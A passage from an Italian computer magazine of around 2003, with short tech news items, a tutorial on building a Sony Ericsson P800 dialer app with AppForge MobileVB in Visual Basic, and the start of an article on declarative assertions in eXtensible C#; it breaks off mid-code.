di non poter utilizzare copie non autorizzate di contenuti multimediali, almeno in linea di principio. Resta in dubbio il motivo che ha spinto Torvalds ad avviare la discussione, forse era solo la voglia di provocare un dibattito e conoscere le opinioni di altri sviluppatori. Il creatore di Linux ha infatti concluso dicendo di riservarsi sempre il diritto di cambiare opinione al termine di una discussione…

Grub: il motore di ricerca più grande

Mutuando la formula di SETI@Home, Looksmart vuole utilizzare il distribuited computing per indicizzare l'intero Web

In modo del tutto simile al celeberrimo SETI@Home, LookSmart ha reso disponi-

bile uno screensaver che funziona in background oppure quando il computer risulta inutilizzato. Già nelle prima settimana, oltre 1000 volontari hanno installato il client, permettendo al sistema di indicizzare qualcosa come 26 milioni di pagine al giorno. Una volta a regime, il sistema potrebbe essere in grado di indicizzare tutte le pagine presenti sul Web, e aggiornarle tutte ogni giorno.
Per capire quanto sarebbe grande il passo in avanti, basti pensare che i migliori motori di ricerca moderni (come Google e Inktomi) riescono a passare al vaglio un massimo di 150 milioni di pagine al giorno, senza contare che Google indicizza "solo" un terzo di tutte le pagine Web esistenti, aggiornando l'indice ogni trenta giorni.
Ogni screensaver si occupa di passare al vaglio una porzione del Web e rimanda i risultati ottenuti al server centrale, a San Francisco, che si occupa anche di distribuire il carico di lavoro. Il progetto è in larga parte Open Source e fa affidamento sullo spirito di mutua assistenza che da sempre anima Internet. Se la scommessa risulterà vincente, sarà la prima volta che un motore di ricerca disporrà di un insieme di informazioni corrispondente a tutto il Web con un aggiornamento quotidiano.

www.grub.org

Corel rilancia con SVG e XML

La società canadese rilascia un nuovo ambiente di sviluppo per la grafica vettoriale su Web


Smart Graphics Studio, questo il nome della nuova suite di sviluppo per la creazione di grafica SVG, lo standard XML voluto dal W3C. La grafica in SVG consente un forte risparmio della banda occupata dalla trasmissione di contenuti Web, grazie alla descrizione matematica cui è affidata la rappresentazione delle immagini. In questo campo, lo standard de facto risulta essere Flash, la tecnologia proprietaria di Macromedia che ha imposto il suo prodotto sulla stragrande maggioranza dei PC connessi a Internet.
La difficoltà che SVG ha incontrato, ed incontra tuttora, ha farsi accettare come standard è dovuta proprio alla massiccia presenza di Flash, ma parte del ritardo è dovuta anche alla difficoltà nel descrivere "a mano" documenti SVG, e alla scarsa disponibilità di strumenti di sviluppo specializzati in grafica SVG.

Smart Graphics Studio è uno dei primissimi ambienti di sviluppo a consentire la produzione di documenti SVG cosiddetti "intelligenti", che cioè reagiscano interattivamente al cambio di alcuni parametri.
Già ora esistono diversi strumenti per la produzione di grafici SVG, ma l'ambiente di Corel è uno dei primi ad offrire, per esempio, la possibilità di creare una singola immagine, come un semaforo, che cambi colore a seconda del verificarsi di determinati eventi. Per Corel, Smart Graphics Studio potrebbe essere la soluzione ideale per i creatori di siti Web o intranet che abbiano a che fare con la produzione di grafici data-driven.

www.corel.com

Un software che interpreta il labiale

Intel ha presentato un sofware open source in grado di tradurre in parole il movimento delle labbra

Si tratta di Audio Visual Speech Recognition (AVSR), un software disponibile per Windows e Linux, pubblicato sotto licensa open source BSD. La diffusione dell'utilizzo di web cam e la conseguente discesa dei loro prezzi, favoriscono lo sviluppo di applicazioni capaci di tradurre, in testo, il movimento delle labbra di una persona. I software di riconoscimento vocale, consentono di parlare al computer: anziché digitare le parole da tastiera, basta pronunciarle per vederle apparire sullo schermo. Grazie a questi software, è possibile gestire le principali operazioni che solitamente si eseguono da tastiera.
Per leggere il labiale, l'AVSR utilizza un

algoritmo di riconoscimento facciale che si basa su alcune librerie rilasciate dalla stessa Intel nel 2001. Audio Visual Speech Recognition è in grado di risolvere problemi legati all'eventuale presenza di rumore. Questa tecnologia non vuole sostituirsi al riconoscimento vocale, ma si candida come suo complemento.
l'Intel appoggia lo sviluppo di tali tecnologie, anche con la speranza di far aumentare la domanda di processori sempre più veloci.

www.intel.it

Disponibili nuovi test per Web Services

WS-I ha annunciato la disponibilità di nuovi tool di verifica per i servizi Web


La Web Services Interoperability Organization ha reso disponibili due tool per la verifica di compatibilità di servizi web con il Basic Profile della stessa WS-I: sul sito ufficiale sono disponibili le versioni pre-release del Web Service Communication Monitor e del Service Profile Analyzer. Dei tool sono forniti le implementazioni in C# e Java, ed è dunque possibile utilizzarli su qualsiasi piattaforma.
I tool e la relativa documentazione sono stati sviluppati dal WS-I Test Tools

Working Group, tenendo conto non solo delle attuali richieste del Basic Profile ma anche dei futuri possibili sviluppi delle specifiche. Il risultato dei test può essere di grande aiuto per gli sviluppatori nel momento in cui vorranno assicurarsi della effettiva compatibilità dei loro servizi con le linee guida per l'interoperabilità fornite da WS-I.
Il tool cosiddetto Web Service Communication Monitor cattura i messaggi scambiati fra i Web Services ed il software che li invoca, e li immagazzina per delle eventuali future analisi. L'altro tool, il Web Service Profile Analyzer, si occupa di vagliare i messaggi catturati dal WSC-Monitor e si accerta della validità del contenuto. L'output dell'analyzer è un documento che indica se i Web Serivices rispettano o meno le linee guida del WS-I Basic Profile 1.0, in questo documento sono dettagliati tutti i casi in cui si sono verificate degli scostamenti dalle specifiche, in modo che l'utente può apportare le opportune correzioni.

www.ws-i.org

Identikit col PC

Microsoft collaborerà con AuthenTec per consentire a Windows l'autenticazione biometrica

La biometria è una tecnologia che permette di riconoscere una persona mediante l'analisi di alcune caratteristiche fisiche. È una tecnologia più veloce ed efficiente rispetto alla semplice archiviazione di impronte digitali. È gia utilizzata in molte prigioni statunitensi, in acuni aeroporti inglesi ed in alcuni sportelli bancomat.
AuthenTec (società statunitense che opera nel settore della tecnologia biometrica di rilevazione delle impronte digitali) e Microsoft hanno intenzione di sviluppare un driver per facilitare l'installazione di sistemi che fanno uso di tale tecnologia. Questo driver sarà basato sulla tecnologia Trueprint, sviluppata da AuthenTec, e sarà in grado di supportare sistemi di autenticazione di molti produttori.
Grazie a questa collaboraborazione tra due grandi aziende, si spera in una maggiore diffusione della biometria nel mondo del computing.

www.authentec.com

Office XP su Linux

CrossOver Office 2.0: per coloro che vogliono passare a Linux e continuare ad utilizzare il pacchetto Office della Microsoft

Microsoft Office è sicuramente la suite per ufficio più diffusa. Molte volte, si tentenna ad utilizzare Linux come sistema operativo proprio perché in questo ambiente non si riesce a far girare gli applicativi di casa Microsoft. In realtà, esistono delle alternative ad Office per Linux: uno tra i più famosi concorrenti è Star Office di Mycrosystem. Si tratta, comunque, di applicazioni ancora non completamente soddisfatti.

Adobe Photoshop running under CrossOver Office

Per venire incontro alle esigenze di coloro che desiderano passare a Linux ma sono affezionati agli applicativi Microsoft, è nato CrossOver Office. CodeWeavers, azienda open source nota per la produzione di software in grado di far girare applicazioni Windows su Linux, ha annunciato il rilascio di CrossOver Office 2.0. Questo software, consente di utilizzare Office e Lotus Notes su computer Linux. Inoltre, è in grado di supportare la versione XP di Word, Excel e PowerPoint, Access 2000, Photoshop 7 e Internet Explorer 6. Unico neo di questa release: manca ancora, in

CrossOver Office Setup

questo elenco, Outlook XP, ma siamo sicuri che sarà presto disponibile.
CrossOver Office si basa sulla tecnologia di Wine, progetto open source, di cui CodeWeavers è uno dei maggiori sostenitori. Tuttavia, Codeweavers sostiene che CrossOver Office ha il merito di aver corretto alcuni problemi e limitazioni di Wine.

www.codeweavers.com

Python 2.3

È stata rilasciata la prima versione beta del potente linguaggio di scripting orientato agli oggetti


Guido van Rossum, creatore del linguaggio Python iniziò a sviluppare tale linguaggio sin dal 1990. Si tratta di un linguaggio object-oriented, portabile, ricco di librerie, e, soprattutto, free.

Infatti Python è distribuito con una licensa open source. Recentemente, è stata rilasciata la versione beta di Python 2.3. In questa release, sono stati introdotti molti moduli di libreria nuovi e sono stati migliorati quelli esistenti. Tuttavia, essendo la prima versione beta, necessita di una fase di testing prima di essere utilizzata in ambienti di produzione.

www.python.org

Nuovo palmare Palm Tungsten C

Wi-Fi incorporato, tastiera integrata, memoria e potenza superiori a qualsiasi altro dispositivo Palm per offrire ai professionisti un veloce accesso ai dati

Per i professionisti sempre in movimento, che hanno bisogno di gestire appuntamenti e controllare dati per prendere decisioni più velocemente, Palm ha presentato il suo palmare più potente dotato di connettività wireless integrata ad alta velocità – il palmare Palm(TM) Tungsten(TM) C. Con gli hotspot Wi-Fi sempre più presenti in aeroporti, hotel ed uffici di tutta Europa, gli utenti di Tungsten C avranno la possibilità di accedere via wireless a Internet, e-mail, messaggi, applicazioni voluminose e altri dati aziendali mentre viaggiano ed ovunque all'interno della propria rete aziendale abilitata al Wi-Fi. Il palmare Tungsten C presenta numerose innovazioni tecnologiche e di design, e corrisponde esattamente a quanto i lavoratori sul campo chiedono ad un computer palmare: è il primo dispositivo Palm con Wi-Fi integrato, o 802.11b, per connettività wireless; 64MB(2) di memoria per gestire applicazioni con grandi quantità di dati; 400MHz di potenza del processore Intel per ridurre notevolmente il tempo di attesa per qualsiasi interrogazione o applicazione; un display 320 x 320 TFT antiriflesso (il più luminoso schermo finora prodotto da Palm, adatto per essere utilizzato sia in ambienti chiusi sia all'aperto) ed il set completo di applicazioni business integrate, come VersaMail(TM) 2.5 per email, e Documents To Go(R) di DataViz(R) per gestire in modo efficiente documenti compatibili con Microsoft Word, Excel e PowerPoint.

www.palm.com

Il nuovo Home Theater Toshiba SD-43HK

Agli amanti del cinema Toshiba offre due nuovi prodotti che uniscono le caratteristiche tecniche più avanzate e l'aggiornamento ai sistemi più attuali nel settore dell'home entertainment: l'Home Theater SD-43HK e i due Combi SD-33VL e SD-23VL.

Con il sistema Home Theater Toshiba SD-43HK il sogno Home Cinema si concretizza potendo approfittare di "un tutto in uno" veramente al passo con modernità e tecnologia. Il lettore è dotato di amplificatore con Decoder Dolby Digital, Dolby Pro Logic 2 e Dts integrati e del sintonizzatore digitale AM/FM con RDS e Preset.

Non si può non rimanere coinvolti sonoramente dalla potenza dell'uscita audio di questo sistema, ben 270 Watt, potenza fornita dal set di sei diffusori composto da cinque satelliti di 40W ciascuno e da un subwoofer da 70W. L'unità centrale è costituita dal lettore DVD che può riprodurre i CD Video, i CD Audio, i CD masterizzabili una o più volte, ma anche i formati MP3 e i WMA. Altra caratteristica è la possibilità di leggere le immagini in formato Jpeg, opzione questa comodissima per vedere le foto scattate con fotocamere digitali. Il parco connessioni è estremamente vasto: uscita Video Component che garantisce la migliore qualità di immagine ottenibile in modalità video, presa Scart, l'uscita S-Video e Video Composito; completa il tutto la presa cuffie. Il Combi Toshiba SD-33VL è l'altro oggetto del desiderio per chi desidera stare al passo con i tempi utilizzando un lettore di supporti in DVD senza rinunciare alla "storica" collezione di videocassette: nello stesso chassis infatti sono contenuti lettore DVD e videoregistratore, il che comporta un conveniente risparmio in termini di spazio e di collegamenti.

http://www.toshiba.com/

Promozione Office XP per tutte le Scuole e le Università

Fino al 31 agosto Microsoft propone più del 20% di sconto per gli istituti scolastici e accademici che acquistano Microsoft Office XP

In concomitanza con la fine dell'anno scolastico e con l'obiettivo di dare alle scuole e alle università la possibilità di dotarsi degli strumenti informatici più innovativi per l'inizio del prossimo anno, parte la promozione Microsoft "Education in più con il 20% in meno", dedicata a coloro che desiderano aggiornare i propri PC a condizioni economiche vantaggiose. A partire dal I° maggio fino al 31 agosto 2003, infatti, gli istituti accademici potranno acquistare Microsoft Office XP con più del 20% di sconto rispetto al prezzo di listino attuale. In particolare, la promozione è valida per Microsoft Office XP Standard (che comprende le versioni 2002 di Word, Excel, Outlook e PowerPoint), Office XP Professional (che include, oltre alle applicazioni contenute nella versione Standard, anche Access 2002) e Office XP Professional con FrontPage, in tutte le lingue disponibili. La promozione è riservata ai programmi di multi licenza Easy Open Education, Open Volume Education, Select Education e alla versione pacchettizzata di Microsoft Office XP Professional. Il risparmio offerto da questa promozione è considerevole: per esempio, il prezzo stimato al pubblico Microsoft Office XP Professional in modalità Easy Open dal 1 maggio sarà di circa 114,59 euro al posto dei 145,15 euro attuali. In questo modo le scuole e le università potranno dotarsi della tecnologia e degli strumenti informativi Microsoft a prezzi vantaggiosi. Gli istituti accademici interessati alla nuova promozione potranno rivolgersi ai propri rivenditori education di fiducia, che sapranno fornire tutte le informazioni per usufruire degli sconti previsti da Microsoft.

www.microsoft.com

AppForge MobileVB 3.5

Visual Basic è sicuramente il linguaggio più popolare e utilizzato al mondo, lo devono sapere bene i programmatori di AppForge che hanno rilasciato un prodotto per sviluppare applicazioni Visual Basic dedicate al mondo Mobile.

All'avvento dei primi telefoni cellulari, li ricordate quelli grandi almeno quanto un mattone(!!), quasi tutti gli sviluppatori PC si sono chiesti se e quando fosse stato possibile realizzare applicazioni dedicate al mondo mobile. Oggi, a circa 12 anni dall'avvento dei primi telefonini, gli sviluppatori hanno una serie di strumenti che consentono di programmarli. Esistono oramai pacchetti di sviluppo rilasciati da molte case, vedi Nokia, Ericsson, ecc. che consentono allo sviluppatore di interfacciarsi con il dispositivo e di scrivere applicazioni, così come succedere per qualunque altro software destinato al mercato home PC. Tuttavia, gli SDK messi a disposizione dello sviluppatore, spesso sono complesse classi in codice C++ o magari Java, tanto da lasciare la "goduria" di sviluppare solo a programmatori provetti. La casa Appforge ci propone una soluzione strabiliante: una sorta di plug-in per Visual Basic, denominato Mobile VB, che consente di programmare, con un linguaggio semplice, flessibile e soprattutto conosciuto ai più, diversi dispositivi mobili, dal Palm all'iPAQ di ultima generazione, fino al recentissimo gioiellino di casa Ericsson: il *P800*

APPFORGE IN DETTAGLIO

La versione attualmente disponibile di AppForge è scaricabile da *www.appforge.com*, trovate la versione disponibile all'atto della stesura dell'articolo nel supporto Cd-Rom allegato alla rivista. Si tratta di una versione di valutazione di 30 giorni; per circa 949.00 dollari è possibile acquistare una versione completa del prodotto. L'installazione del software è molto semplice ed intuitiva e, ovviamente, richiede la presenza di Microsoft Visual Basic 5.0 o 6.0 nel sistema in cui viene installato.

Un'applicazione sviluppata con AppForge, può essere installata e lanciata su diverse piattaforme:

- **Symbian OS** (Sony Ericcson P800, Nokia);
- **Palm OS** (Palm, Handspring, Sony, IBM, Kyocera, HandEra, Samsung, Symbol);
- **Compaq iPAQ** H3100, H3600, H3700, H3800, e H3900, Dell Axim, Jornada StrongARM Booster (560 series & Jornada 928),
- **Symbol PPT-2800**, Symbol SPT-1550, Cassiopeia E-125, EM-500, EG-800, IT- 700.

AppForge, per ogni piattaforma rilascia una sorta di Virtual Machine denominata *Booster*; ad esempio, se volessimo sviluppare un'applicazione per il cellulare Sony Ericsson P800, installeremo prima il

> **AppForge**
>
> **Collegandosi al sito www.appforge.com è possibile scaricare una versione di valutazione del tool (attualmente la 3.5) ed ottenere una chiave di sblocco gratuita valida per soli 30 giorni. La stessa versione può diventare definitiva (full) richiedendo l'apposita chiave insieme all'acquisto della licenza completa.**

Fig. 1: L'home page di AppForge: *www.appforge.com.*

Fig. 2: Il gioiello di casa Sony Ericsson: il P800.

Booster Sony Ericsson P800 nel telefono cellulare e, successivamente, la nostra applicazione AppForge, il discorso si ripete in modo analogo per qualunque altra piattaforma supportata. All'indirizzo *http://www.appforge.com/booster.html#get-booster* trovate tutti i Booster attualmente fruibili, dalla stessa pagina è altresì disponibile il download degli stessi e diverse altre informazioni commerciali.

UN'APPLICAZIONE PER SONY ERICSSON

Dopo avere installato il pacchetto MobileVB, l'IDE di Microsoft Visual Basic, presenterà all'utente un nuovo menu denominato *MobileVB*. Il menu è composto da diversi Item, tra questi *Open MobileVB Project;* la selezione di quest'ultimo item consente di generare una nuova applicazione AppForge. L'intera procedura di creazione è affidata ad un Wizard, simile a quello già proposto da Visual Basic (Fig.3). Il bottone *New Project* dà l'accesso alla creazione di una nuova applicazione, per diverse piattaforme target, tra queste: Nokia Communicator, Palm OS, Pocket PC, Sony Ericsson P800.
A solo scopo didattico consideriamo la realizzazione di una mini applicazione per il telefono cellulare Sony Ericsson P800. In modo del tutto analogo a come avviene per l'IDE di Visual Basic, il wizard AppForge creerà un nuovo progetto, ridimensionando opportunamente il main form secondo le specifiche (altezza, larghezza) del display del cellulare in oggetto. Il toolbox (Fig. 4) contenente i vari oggetti utilizzabili nel form, sarà arricchito di nuove icone, ognuna con uno specifico compito. *Attenzione!* Il toolbox oltre a contenere le nuove icone, ripropone, ugualmente, le "vecchie" icone di un classico progetto Visual Basic, provando a trascinare una di queste sul

Fig. 3: Il wizard per la creazione di un'applicazione AppForge





Fig. 4: Il classico toolbox di Visual Basic popolato con i nuovi oggetti "mobile".

main form, AppForge restituirà un errore di compatibilità. A questo punto siamo pronti per iniziare a sviluppare l'applicazione. Nell'esempio che segue realizzeremo, passo passo, un semplicissimo combinatore telefonico, si tratta dell'esempio di applicazione P800 proposto direttamente da AppForge e installato congiuntamente al MobileVB.





Fig. 5: Il main form dell'applicazione in oggetto

Il main form dell'applicazione (Fig.5) è composto da un serie di oggetti, nella fattispecie: un menu (*Telephony*), un controllo TextBox (*txtPhoneNum*), una matrice di bottoni (*AFButton*) e tre bottoni denominati *Call, End* e *Clear,* ognuno dei quali, rispettivamente, consente di avviare la telefonata, porre fine alla stessa e azzerare il numero telefonico composto. Dal menu *Telephony*, selezionando la voce *Exit*, si porrà termine all'applicazione. Il progetto è composto da un modulo di codice denominato *ModMain*; all'interno di quest'ultimo sono definite due procedure fondamentali per il corretto funzionamento dell'intera applicazione: *PhoneInit* e *PhoneShutDown*.

```
Public phoneRoot As CTelephonyRoot
Public phoneAddress As CTelAddress
Public phoneDevice As CTelPhoneDevice
Public Sub phoneInit()
  Set phoneRoot = New CTelephonyRoot
  phoneRoot.Initialize
  phoneRoot.LoadPhoneDevice "erigsm.tsy"
  If (phoneRoot.PhoneDevices.Count > 0) Then
```

```
    Set phoneDevice = phoneRoot.PhoneDevices.Item(0)
    phoneDevice.Open
    If (phoneDevice.Addresses.Count > 0) Then
      Set phoneAddress = phoneDevice.Addresses.Item(0)
      phoneAddress.Open
    Else
      MsgBox "No available lines"
    End If
  Else
    MsgBox "No available devices"
  End If
End Sub
Public Sub phoneShutdown()
  If (phoneRoot Is Nothing) Then
    Exit Sub
  End If
If Not (phoneAddress Is Nothing) Then
    phoneAddress.Close
    Set phoneAddress = Nothing
  End If
  If Not (phoneDevice Is Nothing) Then
    phoneDevice.Close
    Set phoneDevice = Nothing
  End If
  phoneRoot.Shutdown
  Set phoneRoot = Nothing
End Sub
```

La procedura *phoneInit()*, così come lo stesso nome lascia intuire, consente di inizializzare alcuni parametri del P800. Mediante la funzione *LoadPhoneDevice* vengono caricati alcuni dati relativi al telefono ospite dell'applicazione, il modello del telefono è "segnalato" mediante la specifica del nome, nel caso del Sony Ericsson P800 sarà *erigsm.tsy*. La procedura di *phoneShutdown*, invece, si occupa di porre fine a tutti i processi attualmente pendenti. La matrice dei bottoni, per capirci la tastiera telefonica, presente nel form principale, è direttamente gestita dal codice che segue:

```
Private Sub AFButton1_Click(Index As Integer)
  If (Index = 10) Then
    txtPhoneNum.Text = txtPhoneNum.Text & "*"
  ElseIf (Index = 11) Then
    txtPhoneNum.Text = txtPhoneNum.Text & "#"
  Else
    txtPhoneNum.Text = txtPhoneNum.Text & Index
  End If
End Sub
```

La procedura non fa altro che catturare il tasto digitato (variabile *Index*), visualizzando quest'ultimo, in aggiunta ai tasti digitati in precedenza; l'intera sequenza di tasti digitati viene visualizzata all'interno della casella di testo *txtPhoneNum*.

SIAMO PRONTI PER LA PRIMA TELEFONATA

La pressione del tasto *Call* consente di avviare la telefonata, nel caso in cui il controllo *txtPhoneNum* non contenga nessun numero telefonico digitato, il sistema, preventivamente, avvertirà l'utente. La telefonata viene instaurata dapprima inizializzando il telefono cellulare mediante una chiamata alla funzione *phoneInit*, poi invocando il metodo *CreateCall*, quindi componendo il numero telefonico mediante la proprietà *DialableAddress* ed il metodo *Dial*.

```
Private Sub btnCall_Click()
  If (txtPhoneNum.Text = "") Then
    MsgBox "Please enter a phone number"
    Exit Sub
  End If
  phoneInit
  Set phoneCall = phoneAddress.CreateCall
  phoneCall.Open
  phoneCall.DialableAddress = txtPhoneNum.Text
  phoneCall.Dial
  btnEnd.Enabled = True
End Sub
```

Per riagganciare la telefonata in corso è previsto l'utilizzo del bottone *End*; il codice associato a quest'ultimo elemento è abbastanza elementare:

```
Private Sub btnEnd_Click()
  phoneCall.Drop
  While Not (phoneCall Is Nothing)
    DoEvents
  Wend
  btnEnd.Enabled = False
End Sub
```

Sostanzialmente lo script non fa altro che richiamare il metodo *Drop* per porre fine alla telefonata. L'operazione richiede un certo lasso di tempo, ragion per cui, viene instaurato un ciclo di *While* che "attende" l'effettiva esecuzione del metodo *Drop*. Sembra quasi inutile commentare il codice associato al bottone *Clear*: si tratta di semplice script che azzera, procedendo a ritroso, le cifre digitate dall'utente per la composizione del numero telefonico.

AVVIARE L'APPLICAZIONE IN EMULAZIONE SUL PC

L'applicazione sviluppata è ora pronta per essere testata; all'uopo non è strettamente necessario installare l'applicazione sul cellulare bensì è possibile avviare l'applicativo direttamente sul Personal Computer di sviluppo. AppForge, infatti, consente di eseguire qualunque applicativo generato con MobileVB direttamente sul PC questo grazie al supporto di un emulatore che "lavora" in background all'IDE di Visual Basic. Per avviare l'applicazione basta ese-

Booster

Con il pacchetto AppForge viene anche fornito una Virtual Machine di esecuzione da installare sugli handheld o sui cellulari per l'esecuzione delle applicazioni scritte in questo ambiente. Il Booster non fa altro che convertite le istruzioni del package relativo all'applicazione installata in comandi nativi per il dispositivo. Non è però necessario avere questo file già presente. Infatti, al momento del "Deploy to Device" sono contestualmente generato due PRC per l'applicazione, di cui uno (con suffisso -install) contenente anche l'installazione del Booster.

guire i medesimi passi svolti per avviare una comune applicazione Visual Basic, ovvero selezionando dal menu *Esegui* la voce *Avvia* o ancora più semplicemente premendo il tasto funzione *F5*.
In Fig. 6 è possibile "ammirare" l'applicazione che "gira" in emulazione sul proprio PC.





Fig. 6: **L'applicazione di telefonia è emulata direttamente sul PC.**

IL DEPLOY SUL SONY ERICSSON P800

L'applicazione progettata sul Personal Computer, e pienamente funzionante, può essere ora migrata sul telefono cellulare. Questa operazione la si compie selezionando dal menu *MobileVB* la voce *Deploy To Device* quindi scegliendo come piattaforma di destinazione: Sony Ericsson P800. A questo punto, se tutti i necessari collegamenti tra PC e cellulare sono OK, il sistema provvederà ad installare automaticamente il Booster sul telefonino e a "scaricare" sullo stesso l'applicazione MobileVB compilata; siamo ora pronti per utilizzare l'applicazione, appena creata, direttamente sul nostro preziosissimo, ed è proprio il caso di dirlo, cellulare.





Fig. 7: **Dal menu MobileVB è possibile avviare la procedura per l'installazione dell'applicazione sul Sony Ericsson P800.**

ALTRI ESEMPI DI APPLICAZIONI

Se non vi sentite ancora pronti per sviluppare applicazioni per il vostro cellulare, magari vi potrà far comodo reperire qualche altro sorgente d'esempio. AppForge, per venire incontro ai più, durante la fase di installazione del MobileVB, crea una cartella di esempi per i più





Fig. 8: **StockQuote consente di agganciarsi ad una pagina Web e recuperare il prezzo di un titolo azionario.**

utilizzati dispositivi (dal Pocket PC, al Palm OS, al P800) Tra queste applicazioni segnaliamo:

- Una rubrica di contatti
- Un convertitore per unità di misura
- Alcune esempi per lo sviluppo di applicazioni database
- Il classico gioco dello slide puzzle
- Un'applicazione che recupera dal Web i dati di borsa

Si tratta di esempi in codice che, così come strutturati, rivestono una particolare importanza didattica.

AppForge Setting

Utilizzando il pulsante "AppForge Setting" è possibile modificare alcuni parametri del progetto, offrendo così allo sviluppatore un più ampio range di personalizzazione.
A titolo di esempio, mediante la voce *AppName/Icon* è possibile cambiare l'icona con la quale è visualizzato il package PRC sul dispositivo.

Le alternative ad AppForge MobileVB

AppForge rappresenta un ottimo prodotto per chi vuole iniziare a programmare palmari e telefonini senza ricorre a tediosi SDK. Tuttavia, per i più "audaci", sono disponibili plug-in per linguaggi un po' più "raffinati" di Visual Basic; la maggior parte degli SDK è disponibile solo per compilatori C++ (leggi Visual C++ e/o CodeWarrior). Anche Sony Ericsson propone un suo SDK per lo sviluppo di applicazioni dedicate al P800; dall'indirizzo Web http://www.ericsson.com/mobilityworld/sub/signup/index.html è possibile registrarsi gratuitamente e scaricare il pacchetto. L'SDK, oltre alle librerie di supporto per Microsoft Visual C++, propone anche un emulatore P800; si tratta di un'applicazione che emula in tutto e per tutto il telefono cellulare, in buona sostanza, anche se non siete fortunati possessori di un Sony Ericsson P800, con questo emulatore potrete provare tutta l'ebbrezza di possederne uno.

eXtensible C#

Con il .NET Framework è stato introdotto il linguaggio C#, un linguaggio molto potente e dotato di molte nuove feature, come la gestione degli attributi, dei delegate e degli eventi, delle proprietà e dei commenti XML.

In particolare la gestione degli attributi è stato un grande passo in avanti, permettendo ad esempio di trasformare una classe in un Web Service semplicemente usando l'attributo *[WebService]* davanti al nome della classe e usando l'attributo *[WebMethod]* davanti ai metodi pubblici che si vogliono esporre sul Web.
Le potenzialità degli attributi non si limitano alle funzionalità predefinite dal Framework, ma è possibile creare nuovi attributi chiamati attributi custom per implementare funzionalità nuove da usare nel nostro codice.
eXtensible C# è un AddIn per Visual Studio.NET (sia per la versione 2002 sia per la nuova versione 2003) distribuito gratuitamente e completo di sorgenti, scaricabile da *http://www.resolvecorp.com/products.htm* che, utilizzando attributi custom e un passaggio post-build permette di utilizzare una serie di funzionalità tra cui:

- Asserzioni dichiarative,
- Verifica del codice,
- Code Coverage,
- Obfuscation.

eXtensible C# è inoltre estendibile dall'utente che può implementare dei propri attributi che sfruttino l'ambiente ad esempio per implementare proprie regole di validazione del codice (nomi dei membri, convenzioni particolari, etc...)

ASSERZIONI (IMPERATIVE) CON IL .NET FRAMEWORK

Le asserzioni sono condizioni che devono SEMPRE essere vere, altrimenti c'è un bug nel programma.
La differenza fra le asserzioni e le eccezioni è che mentre le eccezioni sono eventi eccezionali che vanno gestiti, ma che comunque possono capitare (file non trovati, rete non disponibile, etc...), le asserzioni sono pre o postcondizioni che devono sempre essere verificate. La gestione delle eccezioni viene abilitata nelle Build di Debug e disabilitata nelle Build di Release.
Il .NET Framework permette di inserire nel codice asserzioni in maniera imperativa usando il comando:

```
Debug.Assert(bool condition, string message,
                    string detailedMessage);
```

del namespace System.Diagnostics o una delle sue varianti senza i messaggi. Le asserzioni di solito sono usate per verificare i parametri di ingresso e quelli di uscita, usando codice simile a:

```
class MyApp
{
  object TestMethod(object o)
  {
    Debug.Assert (o != null);
    // Altro codice...
    Debug.Assert (returnObject != null);
    return returnObject;
  }
}
```

Se si richiama il *TestMethod* con un parametro null viene prodotto un message box che contiene gli eventuali messaggi passati come parametro e l'indicazione del sorgente della riga dove è stata violata l'asserzione.
Anche se l'output del *TestMethod* è *null* viene generata un'eccezione, ma c'è il rischio che il controllo dei valori di uscita non venga effettuato in tutti i possibili percorsi logici del metodo.
Un'altro problema delle asserzioni imperative è che non si possono dichiarare nelle interfacce ma solo nella loro implementazione, ponendo problemi nel caso ci si dimentichi di metterle.

ASSERZIONI DICHIARATIVE CON XC#

XC# introduce due attributi custom per verificare le asserzioni, l'attributo *[Requires]* per verificare le precondizioni e l'attributo *[Ensures]* per verificare le postcondizioni.
Il codice di prima diventa:

```
class MyApp
{
  [Requires("o != null")]
  [Ensures("result != null")]
  object TestMethod(object o)
  {
    // Altro codice...
    return returnObject;
  }
}
```

dove *result* rappresenta il generico oggetto in uscita.
Il codice è molto più leggibile, e inoltre si è sicuri che in tutti i possibili percorsi logici del metodo venga verificata la postcondizione.

ASSERZIONI DICHIARATIVE COMUNI

Ci si rende subito conto che esistono una serie di verifiche che sono usate molto più spesso delle altre, per cui sono stati progettati una serie di attibuti da usare in quei casi:

- **[NotNull]** – parametro o valore di ritorno non nullo
- **[Positive]** – parametro o valore di ritorno >= 0
- **[StrictPositive]** - parametro o valore di ritorno > 0
- **[ValidIndex]** – diventa *"valore >= 0 && valore <Count"* o *"valore >=0 && valore <Length"*

Usando la forma compatta il codice precedente diventa:

```
class MyApp
{
  [return: NotNull]
  object TestMethod([NotNull] object o)
  {
    // Altro codice...
```

```
    return returnObject;
  }
}
```

Si vede che in questo caso il codice è ancora più semplice, conciso e leggibile.

EREDITARIETÀ DELLE ASSERZIONI DICHIARATIVE

Le asserzioni dichiarative vengono ereditate e possono essere applicate ai membri di classi, classi astratte e interfacce.
As esempio:

```
interface IMyInt
{
  [return: NotNull]
  object TestMethod([NotNull] object o);
}
class MyApp : IMyInt
{
   object TestMethod(object o)
  {
